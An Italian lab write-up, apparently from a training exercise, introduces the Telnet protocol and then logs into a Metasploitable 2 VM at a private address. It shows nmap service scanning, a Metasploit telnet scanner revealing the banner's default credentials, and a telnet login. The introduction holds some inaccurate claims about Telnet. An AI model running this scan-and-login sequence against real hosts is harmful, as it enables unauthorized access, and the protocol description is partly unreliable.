

## TELNET

telnet è un protocollo di rete utilizzato per fornire un'interfaccia di riga di comando a un computer remoto. È un protocollo client-server basato su TCP, che significa che un client si connette a un server per stabilire una connessione.

Quando un client Telnet si connette a un server, viene creato un canale di comunicazione bidirezionale tra i due dispositivi. Questo canale consente all'utente del client di inviare comandi al server e di ricevere output dal server.

Telnet è anche utilizzato per accedere a servizi di rete, come FTP o SSH. Ad esempio, un utente può utilizzare Telnet per accedere a un server FTP per scaricare file.

I vantaggi di Telnet includono:


- È un protocollo semplice da utilizzare e da configurare.
- È supportato da una vasta gamma di dispositivi e sistemi operativi.
- È un protocollo gratuito e open source.

Gli svantaggi di Telnet includono:

- I dati scambiati tra client e server sono in chiaro, il che significa che possono essere intercettati da terzi.
- Telnet non è sicuro per la trasmissione di dati sensibili.

In generale, Telnet è un protocollo utile per la manutenzione e la gestione dei dispositivi di rete. Tuttavia, è importante essere consapevoli dei suoi limiti di sicurezza.

## EXPLOIT



```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ nmap -sV 192.168.66.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 11:20 GMT
Nmap scan report for 192.168.66.2
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.91 seconds
```

Individuiamo con il tool nmap il servizio telnet associato alla porta 23 della macchina target.

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                |
| RHOSTS   |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                           |
| USERNAME |                 | no       | The username to authenticate as                                                                        |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.66.2
RHOSTS => 192.168.66.2
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                |
| RHOSTS   | 192.168.66.2    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                           |
| USERNAME |                 | no       | The username to authenticate as                                                                        |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > 
```

Tramite l'utilizzo di msfconsole tento l'exploit selezionando il modulo ausiliario:

auxiliary/scanner/telnet/telnet\_version

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[*] 192.168.66.2:23 - 192.168.66.2:23 TELNET
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
[*] 192.168.66.2:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > 
```

Una volta settato l'indirizzo ip della macchina target tento l'exploit. Il tool ci restituisce le credenziali da utilizzare per il login.

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.66.2
[*] exec: telnet 192.168.66.2

Trying 192.168.66.2...
Connected to 192.168.66.2.
Escape character is '^['.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: dm^H^H^H^H^H
Password:

Login incorrect
metasploitable login: msfadmin
Password:

Last login: Wed Jan 17 10:59:38 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

